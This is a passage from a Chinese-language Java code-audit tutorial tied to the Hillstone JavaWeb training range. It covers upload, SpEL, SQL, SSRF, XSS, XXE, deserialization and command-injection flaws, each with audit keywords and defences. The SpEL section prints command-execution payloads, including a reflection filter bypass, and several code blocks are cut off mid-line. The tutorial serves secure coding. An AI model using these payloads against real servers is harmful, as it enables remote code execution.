- ZipInputStream
- ZipEntry.getSize
- Delete
- deleteFile
- fileName
- filePath

找到对应的地址后跟踪方法调用栈，最后找他的入口点即客户端传参获取地点进行分析

## 防御方式

- 文件上传

对于文件上传漏洞的修复一般最有效的方法是限制上传类型并对文件进行重命名，这里笔者进行了一些简单的总结：采取白名单策略限制运行上传的类型；对文件名字进行重命名；去除文件名中的特殊字符；检测文件后缀、MIME类型等。

- 任意文件下载及任意文件删除
  - 正则严格判断用户输入参数的格式
  - 检查使用者输入的文件名是否有 ... 的目录阶层字符
  - 限定文件访问的范围

## 参考地址：

山石JavaWeb靶场的文件上传相关页面，具体代码见 `com.hillstone.controller.FileUpload`

# java代码审计-表达式注入

## 描述

Spring表达式语言（Spring Expression Language, SpEL）是一种功能强大的表达式语言，用于在运行时查询和操作对象图，语法上类似于Unified EL，但提供了更多的特性，特别是方法调用和基本字符串模板函数。

Spring为解析SpEL提供了两套不同的接口，分别是“SimpleEvaluationContext”及“StandardEvaluationContext”。SimpleEvaluationContext，这两种接口仅支持SpEL语法的子集，抛弃了Java类型引用、构造函数及bean引用相对较为安全。而StandardEvaluationContext则包含了SpEL的所有功能，并且在不指定EvaluationContext的情况下，将默认采用StandardEvaluationContext。产生SpEL表达式注入漏洞的另一个主要原因是，很大一部分开发人员未对用户输入进行处理就直接通过解析引擎对SpEL继续解析。一旦用户能够控制解析的SpEL语句，便可通过反射的方式构造代码执行的SpEL语句，从而达到RCE的目的。SpEL漏洞的危害有：任意代码执行、获取SHELL、对服务器进行破坏等

## SpEL表达式的用法：

### 1. 注解

```
@value("#{表达式}")  
public String arg;
```

这种一般是写死在代码中的，不是关注的重点。

### 2. xml

```
<bean id="Bean1" class="com.test.xxx">  
    <property name="arg" value("#{表达式}")>  
</bean>
```

这种情况通常也是写死在代码中的，但是也有已知的利用场景，就是利用反序列化让程序加载我们实现构造好的恶意xml文件，如jackson的CVE-2017-17485、weblogic的CVE-2019-2725等。

### 3. 在代码中处理外部传入的表达式

这部分是关注的重点。

```

@RequestMapping("/spel")
public String spel(@RequestParam(name = "spel") String spel)
    ExpressionParser expressionParser = new SpelExpressionPa
    Expression expression = expressionParser.parseExpression
    Object object = expression.getValue();
    return object.toString();
}

```

漏洞可以利用的前置条件有三个：

1. 传入的表达式为过滤
2. 表达式解析之后调用了`getValue/setValue`方法
3. 使用`StandardEvaluationContext`（默认）作为上下文对象

spel表达式功能非常强大，在漏洞利用方面主要使用这几个功能：

- 使用T(Type)表示Type类的实例,Type为全限定名称,如T(com.test.Bean1)。但是java.lang例外,该包下的类可以不指定包名。得到类实例后会访问类静态方法与字段。

```

T(java.lang.Runtime).getRuntime().exec("whoami")

```

- 直接通过java语法实例化对象、调用方法

```

new ProcessBuilder("whoami").start()

//可以利用反射来绕过一些过滤
#{''.getClass().forName('java.la'+ 'ng.Ru'+ 'ntime').getMethod

```

## 审计技巧：

- 全局查找关键

```

字 org.springframework.expression 、 parseExpression 、 getVa
lue 、 getValueType 、 value="#{*}

```

## 0x02漏洞防御

1. 最简单的方式，使用`SimpleEvaluationContext`作为上下文对象。

```

@RequestMapping("/spel")
public String spel(@RequestParam(name = "spel") String spel)
    ExpressionParser expressionParser = new SpelExpressionPa
    Expression expression = expressionParser.parseExpression

    //SimpleEvaluationContext减少了一部分功能，并在权限控制上
    //可以配置让spel表达式只能访问指定对象
    Category category = new Category();
    EvaluationContext context = SimpleEvaluationContext.forR

    Object object = expression.getValue();
    return object.toString();
}

```

2. 如果SimpleEvaluationContext不能满足需求，就需要对输入进行严格的过滤。

## 0x03参考链接

山石JavaWeb靶场的spel相关页面，具体代码

见 `com.hillstone.controller.spel`

# Java代码审计-sqli

## 描述

由于服务端处理有问题可以通过向服务器端发送恶意的SQL语句注入到服务器端的数据库查询逻辑中，改变原有的查询逻辑，从而实现类恶意读取服务器数据库数据、写一句话木马、提升权限等。

## 执行sql语句的几种方式

1. JDBC
2. Hibernate
3. Mybatis

## 审计技巧

- 使用 `statement` 对象带入数据库中查询
- `+`、`append` 直接拼接
- `like`、`order by` 等无法使用预编译的语句
- `$()` 拼接参数
- 常用的sql查询关键字，如 `Select`，`insert`，`update`，`delete`
- `%`、`in` 等

找到对应的地址后跟踪方法调用栈，最后找他的入口点即客户端传参获取地点进行分析

## 防御方式

1. 强制转换，例如id之类的可以强转int
2. 预编译，使用`preparestatement`、`#{}`等方式进行预编译
3. `order by`一类无法预编译的可以白名单定死
4. 客户端传递的参数过滤常见sql语句

## 参考地址：

山石JavaWeb靶场的sql注入相关页面，具体代码  
见 `com.hillstone.controller.sqli`

# java代码审计-ssrf

## 描述

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。一般情况下, SSRF攻击的目标是从外网无法访问的内部系统。

SSRF漏洞形成的原因大部分是因为服务端提供了可以从其他服务器获取资源的功能, 然而并没有对用户的输入以及发起请求的url进行过滤&限制, 从而导致了ssrf的漏洞。

## 常见漏洞地址

- 抓取用户输入图片的地址并且本地化存储
- 从远程服务器请求资源
- 对外发起网络请求

## 利用方式

- 利用file协议读取文件内容 (仅限使用 URLConnection|URL 发起的请求)
- 利用http 进行内网web服务端口探测
- 利用http 进行内网非web服务端口探测(如果将异常抛出来的情况下)
- 利用http进行ntlmrelay攻击(仅限 HttpURLConnection 或者二次包装 HttpURLConnection 并未复写)
- AuthenticationInfo 方法的对象)

## 审计技巧

- 全局查  
找 URLConnection 、 HttpURLConnection 、 HttpClient 、 Request 、 okhttp 、 OkHttpClient 、 Request.Get 、 Request.post 、 URL.openStream 、 ImageIO 等能够发起远程请求的类及函数, 找到对应地址后打断点跟踪引用其的方法调用栈, 从客户端传参开始, 判断是否可控, 及可控情况
- SSRF漏洞URL中常出现url、f、file、page等参数。

## 漏洞防御



1. 正确处理302跳转（在业务角度看，不能直接禁止302，而是对跳转的地址重新进行检查）
2. 限制协议只能为http/https，防止跨协议
3. 设置内网ip黑名单（正确判定内网ip、正确获取host）
4. 设置常见web端口白名单（防止端口扫描，可能业务受限比较大）

## 参考地址：

- 山石JavaWeb靶场的sql注入相关页面，具体代码  
见 `com.hillstone.controller.sqli`
- <https://www.leavesongs.com/PYTHON/defend-ssrf-vulnerable-in-python.html>)

# java代码审计-xss

## 描述

XSS，即跨站脚本攻击，是指攻击者利用Web服务器中的应用程序或代码漏洞，在页面中嵌入客户端脚本（通常是一段由JavaScript编写的恶意代码，少数情况下还有ActionScript、VBScript等语言），当信任此Web服务器的用户访问Web站点中含有恶意脚本代码的页面或打开收到的URL链接时，用户浏览器会自动加载并执行该恶意代码，从而达到攻击的目的。当应用程序没有对用户提交的内容进行验证和重新编码，而是直接呈现给网站的访问者时，就可能会触发XSS攻击。

## XSS漏洞的危害

- 窃取管理员帐号或Cookie。入侵者可以冒充管理员的身份登录后台，使得入侵者具有恶意操纵后台数据的能力，包括读取、更改、添加、删除一些信息。
- 窃取用户的个人信息或者登录帐号，对网站的用户安全产生巨大的威胁。例如冒充用户身份进行各种操作。
- 网站挂马。先将恶意攻击代码嵌入到Web应用程序之中。当用户浏览该挂马页面时，用户的计算机会被植入木马。
- 发送广告或者垃圾信息。攻击者可以利用XSS漏洞植入广告，或者发送垃圾信息，严重影响到用户的正常使用。
- 在特殊场景下甚至能够造成命令执行以及蠕虫，扩大危害程度

## 审计技巧

- 收集输入、输出点。
- 查看输入、输出点的上下文环境。
- 判断Web应用是否对输入、输出做了防御工作（如过滤、扰乱以及编码）。
- 通过功能、接口名、表名、字段名等角度做搜索
- 结合前端，关键字 `document.URL`、`document.location`、`document.referrer`、`document.from`、`eval`、`document.write`、`document.InnerHTML`、`document.OuterHTML`

## 漏洞防御

可以使用esapi的encoder

```
import org.owasp.esapi.ESAPI;

String content = request.getParameter("content");
content = ESAPI.encoder().encodeForHTML(content);
content = ESAPI.encoder().encoderForJavaScript(content); //防御d
```

也可以自行进行htmlencode

```
import org.apache.commons.lang.StringUtils;

private String htmlEncode(String content) {
    content = StringUtils.replace(content, "&", "&amp;");
    content = StringUtils.replace(content, "<", "&lt;");
    content = StringUtils.replace(content, ">", "&gt;");
    content = StringUtils.replace(content, "\"", "&quot;");
    content = StringUtils.replace(content, "'", "&#x27;");
    content = StringUtils.replace(content, "/", "&#x2F;");
    return content;
}
```

## 参考链接

山石JavaWeb靶场的XSS相关页面，具体代码见：`package com.hillstone.controller.xss`

# java代码审计-xxe

## 描述

XXE为XML外部实体注入。当应用程序在解析XML输入时，在没有禁止外部实体的加载而导致加载了外部文件及代码时，就会造成XXE漏洞。XXE漏洞可以通过file协议或是FTP协议来读取文件源码，当然也可以通过XXE漏洞来对内网进行探测或者攻击，如图2-96所示。漏洞危害有：任意文件读取、内网探测、攻击内网站点、命令执行、DOS攻击等。

## 解析XML的几种方式

- XMLReader
- SAXBuilder
- SAXReader
- SAXParserFactory
- Digester
- DocumentBuilderFactory

## 审计技巧

- 全局查找相关关键字 Documentbuilder 、 DocumentBuilderFactory 、 SAXReader 、 SAXParser 、 SAXParserFactory 、 SAXBuilder 、 TransformerFactory 、 reqXml 、 getInputStream 、 XMLReaderFactory 、 .newInstance 、 SchemaFactory 、 SAXTransformerFactory 、 javax.xml.bind 、 XMLReader 、 XmlUtils.get 、 Validator ，找到对应的地址后跟踪方法调用栈，最后找他的入口点即客户端传参获取地点进行分析

## 防御方式

xxe的防御比较简单，禁用外部实体即可。

```
//实例化解析类之后通常会支持着三个配置
obj.setFeature("http://apache.org/xml/features/disallow-doctype-
obj.setFeature("http://xml.org/sax/features/external-general-ent
obj.setFeature("http://xml.org/sax/features/external-parameter-e
```

## 参考地址：

山石JavaWeb靶场的sql注入相关页面，具体代码  
见 `com.hillstone.controller.xxe`

# Java代码审计-反序列化

## 描述

一般来说，把对象转换为字节序列的过程称为对象的序列化，把字节序列恢复为对象的过程称为对象的反序列化。与PHP反序列化漏洞一样，一旦用户输入的不可信数据进行了反序列化操作，那么就有可能触发序列化参数中包含的恶意代码。这个非预期的对象产生过程很有可能会带来任意代码执行，以便攻击者做进一步的攻击。在Java中反序列化漏洞之所以比较严重的原因之一是：Java存在大量的公用库，例如Apache Commons Collections。而这其中实现的一些类可以被反序列化用来实现任意代码执行。WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些应用的反序列化漏洞能够得以利用，便是依靠了Apache Commons Collections。当然反序列化漏洞的根源并不在于公共库，而是在于Java程序没有对反序列化生成的对象的类型做限制。Java反序列化漏洞一般有以下几种危害：任意代码执行，获取SHELL，对服务器进行破坏。

## 审计技巧

- 查找用于解析的类库（xml、yaml、json等），`XMLDecoder.readObject`、`Yaml.load`、`XStream.fromXML`、`ObjectMapper.readValue`、`JSON.parseObject` 追踪方法调用栈然后考虑参数是否可控，以及应用的Class Path中是否包含Apache Commons Collections等危险库（ysoserial所支持的其他库亦可）。同时满足了这些条件后，我们便可直接通过ysoserial生成所需的命令执行的反序列化语句。

## 利用链

利用链通常分为三部分，触发点、中继点、执行点。

- 触发点
  - 触发点比较简单，主要是 `readObj`
- 中继点
  - 动态代理

相关知识可参考[Java动态代理](#)。

要实现动态代理需要有三个类：

  - 委托类

委托类就是处理业务逻辑的类，动态代理的目的就是在委托类中的代码运行时插入其他的操作，如日志打印。此外，委托类必须实现某个接口。

- 中介类

中介类是对 `InvocationHandler` 接口的实现，它持有一个委托类对象的引用，在代理类调用相关方法时，会劫持到中介类的 `invoke` 方法中，在插入操作后，通过反射调用委托类的方法。

- 代理类

代理类通过 `Proxy.newProxyInstance` 来创建，返回类型是委托类所实现的接口的类型。其他类会调用代理类来获取相应的功能，委托类是透明的。

- 执行点

反序列化利用链的挖掘比较困难的点是反序列化执行点，有了反序列化执行点，一般情况下都可以挖掘出不止一条的利用链。**所以反序列化执行点应该是整个利用链首先关注的。**

常见执行命令的方式：

- 反射利

用 `Runtime.getRuntime().exec` 或 `java.lang.ProcessBuilder` 执行

- JNDI远程调用
- Templates执行字节码
- EL表达式
- 其他可执行命令的接口

## 防御方式

### 黑白名单

- 在readObject反序列化时首先会调用resolveClass读取反序列化的类名，可以通过重写ObjectInputStream对象的resolveClass方法即可实现对反序列化类的校验。

- 第三方扩展：

<https://github.com/ikkisoft/SerialKiller>

<https://github.com/Contrast-Security-OSS/contrast-r00>

- Java 9包含了支持序列化数据过滤的新特性，开发人员也可以继承 `java.io.ObjectInputFilter` 类重写 `checkInput` 方法实现自定义的过滤器，并使用ObjectInputStream对象的 `setObjectInputFilter` 设置过滤器

来实现反序列化类白/黑名单控制。

### 将输入内容进行编码

将输入的内容用用户无法猜测的方式进行编码或对称加密然后再发送到后端，但是在哪一步加密是一个问题，如果在前端，就有加密算法被破解的风险。

### 禁止用户输入反序列化数据

受实际业务需求的影响非常大，不能作为一种通用的修复手段。由此看来，黑白名单仍然是最常用的防御手段。

## 参考地址

[Java 反序列化漏洞始末（1） — Apache Commons](#)

[浅析Java序列化和反序列化](#)

<https://github.com/Cryin/Paper/blob/master/%E6%B5%85%E8%B0%88Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E4%BF%AE%E5%A4%8D%E6%96%B9%E6%A1%88.md>

[Java反序列 Jdk7u21 Payload 学习笔记](#)

[FastJson反序列化的前世今生](#)

[java反序列化RCE回显研究](#)

山石JavaWeb靶场的反序列化相关页面，具体代码

见 `com.hillstone.controller.deserialize`



# java代码审计-命令执行

## 描述

命令执行漏洞是指应用有时需要调用一些执行系统命令的函数，如果系统命令代码未对用户可控参数做过滤，则当用户能控制这些函数中的参数时，就可以将恶意系统命令拼接到正常命令中，从而造成命令执行攻击。命令执行攻击主要存在以下几个危害：

- 继承Web服务程序的权限去执行系统命令或读/写文件
- 反弹shell，控制整个网站甚至控制服务器，进一步实现内网渗透。

## 执行命令的几种方式

- 反射
- `Runtime.getRuntime().exec`
- `ProcessBuilder`
- `groovy_shell`

## 审计技巧

- 查找可用于命令执行的相关关键字  
如 `groovy`、`Runtime.getRuntime().exec`、`ProcessBuilder`、`Class.forName` 等，找到对应的地址后跟踪方法调用栈，最后找他的入口点即客户端传参获取地点进行分析

## 0x02 漏洞防御

命令执行漏洞的防御需要结合实际场景，没有很通用的防御手段。

1. 尽量避免调用shell来执行命令。
2. 如果是拼接参数来执行命令，对参数进行严格过滤，比如只允许字母数字。

## 0x03 参考资料

山石JavaWeb靶场的代码执行相关页面，具体代码见 `com.hillstone.controller.command`